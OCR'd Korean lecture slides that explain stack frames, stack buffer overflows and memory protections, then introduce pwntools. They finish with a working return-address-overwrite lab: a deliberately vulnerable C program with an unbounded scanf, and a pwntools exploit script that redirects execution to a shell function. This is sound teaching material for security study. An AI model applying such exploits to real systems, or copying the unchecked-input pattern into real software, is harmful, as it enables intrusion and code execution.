
← 함수 내부에서 선언한 변수들

← 위에서 쌓인 매개변수 값들

← 호출자에게 돌아갈 주소

# 2 Stack이란?

```
#include <stdio.h>

int main(void) {
        func1();  // func1() 호출
        return 0;
}

void func1() {
        func2();  // func2() 호출
}

void func2() {
}
```




# 2 Stack이란?

```
#include <stdio.h>

int sum(int x, int y) {
        int z = x + y;
        return z;
}

int main() {
        int a = 10;
        int b = 20;
        int result = sum(a, b);
        printf("result = %d\n", result);
        return 0;
}
```

- Caller(main)의 스택 프레임
  - 지역 변수 : a, b, result
- Callee(sum)의 스택 프레임
  - 매개 변수 : x, y
  - 리턴 주소 : sum 함수 실행 후, 돌아갈 main 함수 내의 위치
  - 새로운 프레임 포인터
  - 지역 변수 : z


# 2 Stack이란?

```
#include <stdio.h>

int sum(int x, int y) {
        int z = x + y;
        return z;
}

int main() {
        int a = 10;
        int b = 20;
        int result = sum(a, b);
        printf("result = %d\n", result);
        return 0;
}
```



# 3 Buffer overflow

- buffer란?
  - 임시 저장소
- buffer overflow란?
  - 버퍼가 넘치는 것



< stackframe 예시 >

- stack overflow?
  - 스택 영역이 많이 확장되어서 발생하는 버그
- stack buffer overflow?
  - 스택 안의 버퍼에 버퍼의 크기보다 많은 데이터가 입력되어 발생하는 버그

# 3 Buffer overflow

- 공격 예시
  1. 중요 데이터 변조
  2. 데이터 유출 : null 바이트 제거
  3. 실행 흐름 조작 : Return Address Overwrite

| | |
|---|---|
| buffer (12bytes) | AAAAAAAAAAAA\0 (12bytes) |
| SFP (4bytes) | 이전 함수의 스택프레임 포인터 |
| RET (4bytes) | 이전 함수의 다음 실행 명령 주소 |

< 실행 시 문제 없는 스택 구조 >

| | |
|---|---|
| buffer (12bytes) | AAAAAAAAAAAA\0 (12bytes) |
| SFP (4bytes) | AAAA (4bytes) |
| RET (4bytes) | 0x08048544 (악성코드주소) |


< 실행 시 스택 버퍼 오버플로우가 발생하는 스택 구조 >

# 4 Buffer overflow의 이해


- 8byte 스택일 때,
  - 8byte보다 큰 데이터를 쓰면 ? → error 발생
  - 만약 9-12byte의 데이터를 쓴다면?
  - 13~16byte의 데이터를 쓴다면?
  - 16byte 이상을 쓴다면?

| Buffer ( 8 bytes ) | | | | | | | | Base Pointer (4 bytes) | | | | Return Address (4 bytes) | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| h | e | l | l | o | p | w | n | a | b | c | d | 1 | 2 | 3 | 4 |

# 4 Buffer overflow의 이해




< 비어 있는 스택 구조 >




< 실행 시 문제 없는 스택 구조 >


< 스택 버퍼 오버플로우가 발생한
스택 프레임 구조 >

# 4 Buffer overflow의 이해

## 메모리 보호기법

1. NX bit

   실행권한의 존재 여부

2. ASLR

   Heap, Stack, Library의 base 주소를 randomization 시킴

3. SSP

   canary

4. RELRO

   프로세스의 섹션 보호 (Full, Partial, No relro)

5. PIE

   Binary base 주소를 randomization 시킴

# 5 Pwntools

1. process & remote
   - process : exploit을 로컬 바이너리 대상으로 할 때 사용 → exploit 테스트하고 디버깅할 때
   - remote : 원격 서버를 대상으로 할 때 사용 → 대상 서버를 실제로 공격할 때
2. send : 데이터를 프로세스에 전송하기 위함

```
from pwn import *
p = process('./test ' )       # 로컬 바이너리 'test'를 대상으로 exploit 수행
p = remote('./example.com', 31337)          # 'example.com'의 31337 포트에서 실행 중인 프로세스를 대상으로 exploit 수행


p.send(b'A')        # ./test에 b'A'를 입력
p.sendline(b'A')  # ./test에 b'A' + b'\n'을 입력
p.sendafter(b'hello', b'A')              # ./test가 b'hello'를 출력하면, b'A'를 입력
p.sendlineafter(b'hello', b'A')        # ./test가 b'hello'를 출력하면, b'A' + b'\n'을 입력
```

# 5 Pwntools

3. recv : 프로세스에서 데이터를 받기 위함
   - recv(n) : 최대 n 바이트를 받는 것
   - recvn(n) : 정확히 n 바이트의 데이터를 받음, 그러지 못하면 계속 기다림
4. interactive : 셸을 획득했거나, exploit의 특정 상황에 직접 입력을 주며 출력을 확인하고 싶을 때 사용
   - 호출한 후, 터미널로 프로세스에 데이터를 입력하고, 프로세스의 출력 확인
5. ELF : ELF 헤더에 exploit에 사용될 수 있는 각종 정보 기록

```
from pwn import *
p = process('./rao')          # 로컬 바이너리 'rao'를 대상으로 exploit 수행

data = p.recvuntil(b'input')          # p가 b'input'을 출력할 때까지 데이터를 수신하여 data에 저장
elf  = ELF('./rao')
get_shell = elf.symbols['get_shell']          # ./rao에서 symbols()의 'get_shell()' 주소를 찾아 변수에 저장
payload = b'A'*0x30          # b'A'를 0x30 만큼 payload에 저장
p.sendline(payload)          # ./rao에 payload를 보냄
p.interactive()          # shell을 통해 프로세스의 출력을 확인
```

# 5 Pwntools

RAO exploit

```
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie
#include <stdio.h>
#include <unistd.h>
void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};
  execve(cmd, args, NULL);
}
int main() {
  char buf[0x28];
  printf("Input: ");
  scanf("%s", buf);
  return 0;
}
```

취약한 코드 rao.c를 exploit 해보자

✓ scanf(“%s”, buf)

입력 길이 검증을 하지 않기 때문에 buf 크기인 0x28(40byte)보다 긴 문자열 입력을 통해 인접한 메모리인 프레임 포인터와 리턴 주소를 덮어쓸 수 있음

→ 버퍼 오버플로우를 통해 리턴 주소를 덮어씌워

→ 정상적인 함수 복귀 대신, 공격자가 원하는 함수인 get_shell()을 호출

# 5 Pwntools

RAO exploit

```
#!/usr/bin/python3
#Name: rao.py

from pwn import *
① p = process('./rao')

② elf = ELF('./rao')
③ get_shell = elf.symbols['get_shell']

④ payload = b'A'*0x30
⑤ payload += b'B'*0x8
⑥ payload += p64(get_shell)

⑦ p.sendline(payload)

⑧ p.interactive()
```

① 취약한 바이너리인 ./rao를 로컬 프로세스로 실행

② ELF 객체를 생성하여 바이너리 내부의 심볼(함수, 변수) 정보를 읽음

③ get_shell 함수의 주소를 찾아 저장

④ 버퍼 영역 채우기 : buf를 오버플로우 시키기 위해 'A' 문자로 채움

⑤ SFP(Saved Frame Pointer) 덮어쓰기

⑥ RET (Return address) 덮어쓰기 : get_shell() 함수의 주소를 8바이트 little-endian 형식으로 패킹하여, 리턴 주소에 삽입

→ 함수가 리턴할 때, 제어가 get_shell로 넘어감

⑦ payload를 ./rao 프로세스에 전송

⑧ exploit 성공 시, get_shell()이 실행되어 쉘이 획득되며, p.interactive를 통해 사용자와 쉘이 상호작용 가능하게 됨